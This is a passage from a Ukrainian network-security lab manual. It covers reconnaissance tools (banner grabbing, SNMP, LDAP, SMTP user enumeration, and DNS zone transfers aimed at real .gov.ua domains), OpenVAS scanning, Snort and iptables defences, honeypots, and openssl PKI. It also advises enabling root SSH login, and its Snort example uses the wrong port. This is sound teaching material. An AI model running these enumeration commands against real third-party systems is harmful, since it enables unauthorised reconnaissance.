


Рис. 3.2. Приклад використання утиліти zenmap

4. Перехоплення банерів.

telnet – клієнтська утиліта для роботи з протоколом telnet. Може використовуватись для підключення до будь-яких мережевих сервісів, що використовують текстові протоколи. Підключитись до веб-серверу:

```
#telnet 10.1.X.5 80
  GET / HTTP/1.0
```

В результаті отримаємо банер та веб-сторінку з кореня веб-сервера.

amap – відправляє запит на порт вузла та по відповіді може визначити сервіс, який на ньому працює:

```
#amap -bq 10.1.X.5 22
```

5. Отримання інформації з NetBIOS.

nbtscan – утиліта для пошуку NetBIOS імен. Вона відправляє запити до кожного вузла з IP-адресами у заданному діапазоні:

```
#nbtscan 10.1.X.1-254
```

Більш детальна інформація про сервіси:

```
#nbtscan -hv 10.1.X.1-254
```

6. Отримання інформації з SNMP.

onesixtyone – SNMP сканер. В прикладі a.b.c.d потрібно замінити на адресу пристрою, що підтримує SNMP, наприклад, комутатору:

```
#onesixtyone a.b.c.d
```

Можна задати список назв community, наприклад

```
#onesixtyone a.b.c.d -c /usr/share/cisco-
torch/community.txt
```

snmp-check – збір інформації з вузла по SNMP. За замовчуванням використовується community public:

```
#snmp-check –t 10.1.X.5
```

7. Отримання інформації з LDAP.

JXplorer – це застосунок, який дозволяє переглядати та шукати інформацію у службі каталогів LDAP. (Він не входить у стандартну поставку системи. Для використання потрібно спочатку завантажити та встановити java (http://www.oracle.com/technetwork/java/javase/downloads/index.html), потім завантажити та встановити jxplorer (http://jxplorer.org/downloads/users.html).

У якості тестового сервера для підключення можна використати, наприклад, ldap.forumsys.com (рис. 3.3).




Рис. 3.3. Приклад використання JXplorer

ldapsearch – це утиліта командного рядка, що дозволяє виконувати пошук у службі каталогів. Наприклад,

```
#ldapsearch -x -h ldap.forumsys.com -p 389
-b “dc=example,dc=com”
```

8. Отримання інформації з SMTP.

smtp-user-enum використовується для перерахування облікових записів на поштовому сервері. a.b.c.d потрібно замінити на адресу сервера. Опція –U дозволяє вказати файл зі списком можливих імен користувачів. Опція -M вказує на метод тестування наявності користувача (EXPN, VRFY або RCPT. За замовчуванням використовується VRFY). Опція –f задає адресу відправника (MAIL FROM), яка буде використана при застосуванні метода RCPT. Ця адреса має існувати насправді, тому що багато серверів перевіряє адресу відправника при отриманні листа, як один з методів фільтрації спаму. Приклади використання:

```
#smtp-user-enum -U /usr/share/metasploit-
framework/data/wordlists/unix_users.txt -t
a.b.c.d
```

Можна також вказати одне ім'я користувача для перевірки:

```
#smtp-user-enum -u test@targetserver.com -t
a.b.c.d -f admin@myserver.com -M RCPT
```

9. Отримання інформації з DNS.

dnsenum – утиліта, що виконує пошук DNS серверів та записів. Крім стандартних засобів (запитів до DNS-серверів), використовує пошук посилань на піддомени за допомогою google. Приклад використання:

```
#dnsenum -enum mvs.gov.ua
```

dnsrecon – утиліта, що використовується для перерахування DNS. Приклад використання

```
dnsrecon -d mvs.gov.ua –w
fierce
fierce -dns mns.gov.ua
```

Якщо DNS-сервер налаштовано таким чином, що дозволяє трансфер зони (AXFR) будь-кому, можна скористатись утилітою dig:

```
dig @ns2.ldc.net mns.gov.ua axfr
```

та отримати всі записи для цього домену.

10. Пошук вразливостей.

OpenVAS – це набір утиліт та допоміжних сервісів, за допомогою якого можна провести сканування вузлів мережі на вразливості. База вразливостей оновлюється щоденно.

Перед першим використанням потрібно виконати

```
#openvas-setup
```

для створення облікового запису адміністратора, початкового завантаження правил, та запуску допоміжних сервісів. Це може зайняти деякий час.

Після завершення виконання попередньої команди перевіряємо:

```
#netstat –antp
```

Сервіси OpenVAS використовують порти 9390, 9391, 9392.

Підключитись можна через веб-інтерфейс за адресою https://127.0.0.1:9392/ (для більш комфортної роботи можна створити SSH-тунель, та використовувати браузер, який встановлений у хост-системі.).

Ім’я користувача: admin, пароль генерується при запуску openvas-setup. Його можна змінити за допомогою команди

```
#openvasmd --user=admin --new-
  password=новий_пароль
```

Через веб-інтерфейс потрібно додати для сканування декілька вузів, наприклад, 10.1.X.3, 10.1.X.4, 10.1.X.5, 10.1.X.6.

Після завершення сканування переглянути звіт зі списком знайдених вразливостей (рис. 3.4-3.5).





Рис. 3.4. Звіт зі списком знайдених вразливостей



Vulnerability	Severity	QoD	Host	Location	Actions
GNU Bash Environment Variable Handling Shell Remote Command Execution Vulnerability	10.0 (High)	75%	10.1.1.6	80/tcp	
http TRACE XSS attack	5.8 (Medium)	75%	10.1.1.6	80/tcp	
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	75%	10.1.1.6	80/tcp	
TCP timestamps	2.6 (Low)	75%	10.1.1.6	general/tcp	
OS fingerprinting	0.0 (Log)	70%	10.1.1.6	general/tcp	
ICMP Timestamp Detection	0.0 (Log)	75%	10.1.1.6	general/icmp	
arachni (NASL wrapper)	0.0 (Log)	75%	10.1.1.6	general/tcp	
Traceroute	0.0 (Log)	75%	10.1.1.6	general/tcp	
SSH Protocol Versions Supported	0.0 (Log)	95%	10.1.1.6	22/tcp	
SSH Server type and version	0.0 (Log)	80%	10.1.1.6	22/tcp	
Services	0.0 (Log)	75%	10.1.1.6	22/tcp	
HTTP Server type and version	0.0 (Log)	75%	10.1.1.6	80/tcp	

Рис. 3.5. Звіт зі списком знайдених вразливостей

Необхідно просканувати мережу 10.1.X+1.0/24. Визначити, які вузли ввімкнені, версії встановлених на них ОС та мережевих сервісів. Знайти NetBIOS ресурси в мережі 10.1.X+1.0/24. Знайти DNS- імена в домені univd.edu.ua (рис. 3.6).




Рис. 3.6. Налаштування PuTTY

При підключенні вказати логін та пароль створеного користувача. При введені паролю кількість символів не відображається. Після підключення виконати

```
su –l
```

та вказати пароль адміністратора. За замовчуванням сервіс SSH налаштовано так, що заходити з паролем адміністратора не дозволяється. Це можна змінити у конфігураційному файлі /etc/ssh/sshd_config. Для цього замінити рядок

```
PermitRootLogin without-password
```

на

```
PermitRootLogin yes
```

та перезапустити ssh сервіс:

```
service ssh restart
```

11. Налаштування SSH-тунелю.

Якщо підключення вже встановлене, натиснути на піктограму у лівому кутку заголовку вікна, вибрати пункт меню «Change Settings». Зявиться вікно, у лівій частини якого потрібно вибрати «Connection» -> «SSH»-> «Tunnels».

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь

причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Як перевірити доступність вузла?

2. Якими засобами можна визначити ОС? Які особливості їх використання?

3. Для чого використовується утиліта nmap?

4.Для чого використовується утиліта zenmap?

5. Як перехопити банери?

6. В яких випадках використовується утиліта nbtscan?

7. За допомогою яких утиліт можна отримати інформацію з SNMP, LDAP, SMTP, DNS?

8. Які утиліти та сервіси використовуються для пошуку вразливостей? Які особливості їх використання?

4. МЕХАНІЗМИ ЗАХИСТУ МЕРЕЖІ ВІД ЗБОРУ ІНФОРМАЦІЇ, СКАНУВАННЯ ТА ПРОНИКНЕННЯ

Форма заняття: практикум

Мета і завдання практикуму - вивчення механізмів захисту мережі від збору інформації, сканування та проникнення.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок використання механізмів захисту мережі від збору інформації, сканування та проникнення.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок механізмів захисту мережі від збору інформації, сканування та проникнення;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. Snort.

Snort – мережева IDS та IPS з відкритим кодом, яка дозволяє у реальному часі аналізувати трафік та виявляти підозрілу активність.

Snort встановлено на віртуальній машині з CentOS (10.1.X.5). Основний конфігураційний файл /etc/snort/snort/snort.conf.

Згідно зі стандартними налаштуваннями, свої правила потрібно додавати у файл /etc/snort/rules/local.rules. Наприклад, в мережі немає вузла з Microsoft SQL Server, який зазвичай використовує порт 1433 TCP, тому будь-який трафік на цей порт буде підозрілим. Додати правило

```
alert tcp any any -> any 3306 (msg: "illegal mssql
```

```
traffic"; sid:1000123; rev:1;)
```

у файл /etc/snort/rules/local.rules/, де

– alert – вказує на дію, яку треба виконати при спрацюванні правила. У нашому випадку, генерує сповіщення;

– msg – текст сповіщення;

– sid – унікальний номер правила. Номери до 100 зарезервовані, від 100 до 999 999 включно можуть використовуватись правилами зі складу офіційної поставки snort, а номери від 1 000 000 призначені для правил, що створюються користувачем;

– rev – номер ревізії правила. Визначає версію (модифікацію) деякого правила.

Перевірити коректність конфігураційних файлів

```
#snort -T -i інтерфейс -u snort -g snort -c
/etc/snort/snort.conf
```

Запустити snort

```
#systemctl start snortd
```

і перевірити статус демона

```
#systemctl status snortd
```

З віртуальної машини Kali Linux спробувати підключитись до 10.1.X.5 порт 1433 за допомогою telnet

```
#telnet 10.1.X.5 1433
```

При цьому на віртуальній машині з CentOS дивитись повідомлення у файлі повідомлень snort

```
#tail -f /var/log/snort/alert
```

Необхідно просканувати хост 10.1.Y.5 (де Y- номер іншого робочого місця) за допомогою сканеру портів та сканеру вразливостей. Проаналізувати свій журнал snort та визначити, чи сканував хтось хост 10.1.X.5, і якщо так, то хто саме.

2. Iptables.

Для того щоб переглянути ланцюги(незалежний список правил) з поточними правилами необхідно ввести наступну команду:

```
#iptables –L
```

В таблиці за замовчуванням використовуються 3 ланцюги:

– INPUT – вхідні пакети, що направлені до серверу;

– OUTPUT – вихідні пакети, що створені локально та відправляються від серверу в мережу;

– FORWARD – пакети, що перенаправляються на інший мережевий інтерфейс серверу (наприклад при маршрутизації).

Для більш зручного відображення поточних правил:

```
#iptables -n -v –L
```

де:

– n – дозволяє запобігти обернених звернень до DNS серверу. Це прискорює вивід команди;

– v – показує лічильники (кількість пакетів та об’єм трафіку в байтах), що відповідають правилам;

– L – список всіх правил.

Додати правило для :

```
#iptables -A INPUT -p icmp -j DROP
```

Перевірити правило можна за допомогою команди ping з іншого вузлу (наприклад vm3).

Видалення правила:

```
#iptables -D INPUT -p icmp -j DROP
```

Закрити доступ для цілої мережі:

```
#iptables -A INPUT -p icmp -s 10.1.0.0/24 -j REJECT
```

Додати правило з номером 1 та ввімкнути журналювання для тих пакетів, що підходять під це правило:

```
#iptables -I INPUT 1 -p icmp -j LOG –log -prefix
"Deny icmp packets"
```

Для того, що переглянути результат роботи налаштованих правил, можна переглянути журнали на наявність «відкинутих» ICMP пакетів:

```
#cat /var/log/syslog
```

Закрити порт 53 протоколу UDP для вихідного трафіку:

```
#iptables -A OUTPUT -p udp --dport 53 -j REJECT
```

Для перевірки створеного правила можна виконати команду, що звертається до DNS серверу (порт 53):

```
#host google.com
```

Необхідно на віртуальній машині 10.1.X.5 налаштувати iptables таким чином, щоб дозволити підключатись на порти TCP 3306 та 22 тільки з вузла з адресою 10.1.1.1.

3. Honeypot.

Встановити та налаштувати kippo на вузлі 10.1.1.5. Змінити у конфігурації sshd порт з 22 на інший. За допомогою сканера auxiliary/scanner/ssh/detect_kippo зі складу metasploit спробувати визначити, на якому порту на вузлі 10.1.X+1.5 встановлений honeypot, а де справжній sshd.

Необхідно виконати ті ж кроки для cowrie (https://github.com/micheloosterhof/cowrie) (рис 4.1).




Рис. 4.1. Переналаштування PuTTY

У полі «Source port» вказати будь-який номер порту, який вільний на локальному комп'ютері. У полі «Destination» вказати адресу та номер порту на віддаленому комп'ютері, до якого треба підключитися за допомогою тунелю. Натиснути кнопку «Add», потім «Apply».

У даному прикладі створюється тунель для підключення до MySQL серверу, що працює на вузлі віддаленому вузлі 10.1.X.2 (до якого встановлено SSH-підключення), та прив'язаний до IP-адреси 127.0.0.1 та порту 3306. Не закриваючи підключення по SSH, можна встановити з'єднання на порт 8082 на локальному комп'ютері, та підключитись при цьому до віддаленого MySQL сервера. SSH- тунелі можна використовувати як для шифрування

даних, що передаються по мережі, так і для підключення за допомогою проміжного вузла (на який встановлюється підключення по SSH) до тих сервісів, доступ до яких напряму з зовнішньої мережі неможливий.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Що таке Snort і для чого використовується?
2. Що таке Iptables і для чого використовується?
3. Які ланцюги за замовчуванням використовуються в Iptables?
4. Що таке Honeypot і для чого використовується?
5. Що таке cowrie і для чого використовується?

5. ІНФРАСТРУКТУРА ВІДКРИТИХ КЛЮЧІВ

Форма заняття: практикум

Мета і завдання практикуму - вивчення інфраструктури відкритих ключів та створення підписаного повідомлення.

Практичні завдання:

– закріплення навичок використання утиліт в Linux-подібних системах;

– отримання навичок створення інфраструктури відкритих ключів та підписаного повідомлення.

Дослідницькі завдання:

– провести порівняльний аналіз використовуваних утиліт та сервісів з іншими, які використовуються для отримання навичок створення інфраструктури відкритих ключів та підписаного повідомлення;

– проаналізувати подібні системи, що використовують інші технології.

Підготовка до практикуму

При підготовці лабораторної роботи необхідно:

– усвідомити цілі і завдання;

– вивчити теоретичний матеріал з переліку посилань.

Хід роботи

1. Інфраструктура відкритих ключів (PKI).

На Kali Linux створити у домашньому каталозі каталог ca, в якому будуть знаходитись всі файли та конфігурація CA:

```
#mkdir ca
```

Перейти в створений каталог та створити в ньому наступні каталоги (можна використовувати інші назви, але їх потрібно буде вказати у конфігураційному файлі openssl.conf):

– certs;

– crl;

– newcerts;

– private.

```
#cd ca
#mkdir certs crl newcerts private
```

Встановити права доступу:

```
#chmod 700 private
```

Створити ключі CA та самопідписаний сертифікат (при генерації відкритого ключа потрібно ввести пароль, за замовчуванням він не може бути менше 4-х символів):

```
#openssl genrsa -aes256 -out
  private/cakey.pem 4096
#openssl req -new -x509 -extensions v3_ca -
key private/cakey.pem -out cacert.pem -days
                3650
```

При заповнені інформації, що буде міститись у сертифікаті, можна вказати, наприклад, такі дані:

Country Name (2 letter code) [AU]:UA

State or Province Name (full name) [Some-State]:Ukraine

Locality Name (eg, city) []:Kyiv

Organization Name (eg, company) [Internet Widgits Pty Ltd]:OSCE

Organizational Unit Name (eg, section) []:Security Traning

Common Name (e.g. server FQDN or YOUR name) []:CA OSCE

Email Address []:ca@osce.org

Переглянути дані зі створеного сертифікату у текстовому вигляді:

```
#openssl x509 -in cacert.pem -noout –text
```

Створити файл openssl.cnf з потрібними налаштуваннями. Можна скопіювати зразок файла з /etc/ssl/:

```
#cp /etc/ssl/openssl.cnf openssl.cnf
```

Відкоригувати файл openssl.cnf, вказавши розміщення файлів та каталогів, а також зробити потрібні налаштування. Зокрема, треба задати коректні значення для наступних параметрів :

dir = /root/ca # Where everything is kept

stateOrProvinceName = supplied

organizationName = supplied

Щоб мати змогу підписувати сертифікати для інших суб'єктів, у запитах яких буде вказана інша компанія, країна, місто потрібно замінити відповідний параметр у файлі openssl.conf з match («повинно співпадати») на supplied.

Створити файл serial, записати в нього початковий серійний номер (наприклад, 1000) сертифікатів, що будуть видаватися

```
#echo 1000 > serial
```

Створити пустий файл index.txt, де буде міститись база виданих сертифікатів:

```
#touch index.txt
```

Створити ключі та запит на звичайний сертифікат (зазвичай це робиться на тому комп'ютері, власник якого бажає отримати сертифікат для себе чи свого вузла):

```
#mkdir ../server
#openssl req -new -nodes -newkey rsa:2048 -
  keyout ../server/serverkey.pem -out
    ../server/server.csr -days 365
```

Заповнити поля, наприклад:

Country Name (2 letter code) [AU]:UA

State or Province Name (full name) [Some-State]:Ukraine

Locality Name (eg, city) []:Lviv

Organization Name (eg, company) [Internet Widgits Pty Ltd]:OSCE

Organizational Unit Name (eg, section) []:

Common Name (e.g. server FQDN or YOUR name) []:lviv.osce.org

Email Address []:admin@lviv.osce.org

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

Підписати:

```
#openssl ca -config openssl.cnf -out
../server/servercrt.pem -infiles
      ../server/server.csr
```

вивести дані з підписаного сертифікату у текстовому вигляді:

```
#openssl x509 -in newcerts/1000.pem -noout
                -text
```

Скопіювати у файли serverkey.pem и servercrt.pem відповідно закритий ключ та сертифікат сервера. Перевірити модулі (якщо закритий ключ та сертифікат створені на основі однієї пари ключів, то модулі будуть співпадати), для цього виконати:

```
                #cd ../server
#openssl rsa -in serverkey.pem -noout -
                modulus
#openssl x509 -in servercrt.pem -noout –
                modulus
```

Створити персональний сертифікат, виконавши ті ж самі кроки, як для створення сертифікату сервера, але вказавши власне ім'я у полі Common Name замість доменного імені сервера.

Зазвичай, сертифікати для вузлів та персональні сертифікати відрізняються за призначенням, яке задається під час створення сертифікату. Призначення сертифікату можна задати, наприклад, у файлі openssl.conf, а переглянути у створеному сертифікаті за допомогою команди openssl з опцією -purpose.

2. Створення підписаного повідомлення.

Записати у файл message.txt – вихідний текст

```
#echo "Hello world" > message.txt
```

Скопіювати у файли usercrt.pem та userkey.pem персональний сертифікат та ключ, які були створені раніше. Підписати повідомлення

```
#openssl smime -sign -in message.txt -out
signed.txt -signer usercrt.pem -inkey
          userkey.pem –text
```

У файлі signed.txt буде підписане повідомлення.

Перевірити підпис:

```
#openssl smime -verify -text -CAfile
/root/ca/cacert.pem -in signed.txt
```

Змінити один чи декілька символів у отриманому повідомленні, та перевірити підпис. Повернути змінене підписане повідомлення до початкового вигляду, (або повторити знову процедуру підпису вихідного повідомлення) щоб отримати повідомлення з вірним підписом.

Отримати інформацію про те, хто підписав повідомлення

```
#openssl smime -pk7out -in signed.txt |
 openssl pkcs7 -print_certs –noout
```

Скасування (відкликання) сертифікату та генерація списку скасованих сертифікатів.

Створити файл crlnumber (або інший, який потрібно вказати у openssl.cnf) з початковим значенням, наприклад, 01:

```
#cd ../ca
#echo 01 > crlnumber
```

Скасувати сертифікат:

```
#openssl ca -config openssl.cnf -revoke
 newcerts/1000.pem
```

Згенерувати список скасованих сертифікатів:

```
#openssl ca -config openssl.cnf -gencrl -
 out crl/crl.pem
```

Переглянути інформацію щодо скасованих сертифікатів:

```
#openssl crl -in crl/crl.pem –text
```

3. Налаштування веб-серверу з автентифікацією клієнтів за допомогою сертифікатів.

У віртуальній машині с CentOS (10.1.X.5) встановлюємо необхідні модулі.

Веб-сервер з підтримкою ssl

```
#yum install httpd mod_ssl
```

У файлі /etc/httpd/conf.d/ssl.conf задаємо значення параметрів:

ServerName доменне ім'я вузла:443
SSLCertificateFile /etc/pki/tls/certs/servercert.pem
SSLCertificateKeyFile /etc/pki/tls/private/serverkey.pem

SSLCACertificateFile /etc/pki/tls/certs/cacert.pem
SSLVerifyClient require
SSLVerifyDepth 10

Перенести відповідні файли з сертифікатами та ключами з Kali Linux на CentOS:

– cacert.pem – сертифікат CA;
– servercert.pem – сертифікат для сервера;
– serverkey.pem – закритий ключ для сервера.

Перезапутити веб-сервер apache:

```
#service httpd restart
```

Відкрити у браузера (наприклад, з хост- машини) посилання *https://доменне імя сервера:443*

Ім'я можна вказати у c:\windows\system32\drivers\etc\hosts

Сервер видає помилку з повідомленням, що з'єднання не може бути встановлено, тому що потрібно клієнтський сертифікат для автентифікації.

На Kali Linux конвертувати персональний сертифікат та ключ у фомат p12 (деякі браузери потребують формат pem, інші p12):

```
#openssl pkcs12 -in usercrt.pem -inkey
userkey.pem -export out usercrt.p12
```

Перенести отриманий файл usercrt.p12 на потрібну віртуальну машину чи хост- машину, імпортувати сертифікат в браузер, та знову перейти за посиланням. З'єднання встановлюється.

Біля адресного рядка зліва відображається піктограма, натиснув на яку, можна переглянути відомості щодо захищеного з'єднання.

Вимоги до змісту звіту

Звіт формується в наступному порядку:

1. Титульна сторінка.

2. Мета роботи. Мета роботи показує, для чого виконується робота, наприклад, для отримання або закріплення яких навичок, вивчення яких явищ і т.п.

3. Короткий зміст роботи. Короткий зміст роботи включає теоретичний опис тематики лабораторної роботи, методів і

алгоритмів, необхідних для обробки отриманих даних, опис ПЗ, що використовується в роботі.

4. Обробка результатів. Обробка результатів включає опис ходу виконання роботи, перелік отриманих результатів, скріншотів, таблиць, що супроводжуються необхідними коментарями і проміжними висновками.

5. Висновки за результатами виконання роботи. Висновки по роботі робляться на підставі узагальнення отриманих результатів. У висновках також зазначаються всі недоробки, які з якої-небудь причини мають місце, пропозиції та рекомендації щодо подальшого дослідження поставленої в роботі завдання тощо.

6. Додатки. У додатки виносяться бібліографічний список, що містить посилання на книги, періодичні видання, Інтернет-ресурси, використані при виконанні роботи і оформленні звіту. В додаток виносяться також довідкова та інша інформація, що не включена в основні розділи звіту.

Контрольні питання

1. Що таке інфраструктура відкритих ключів?
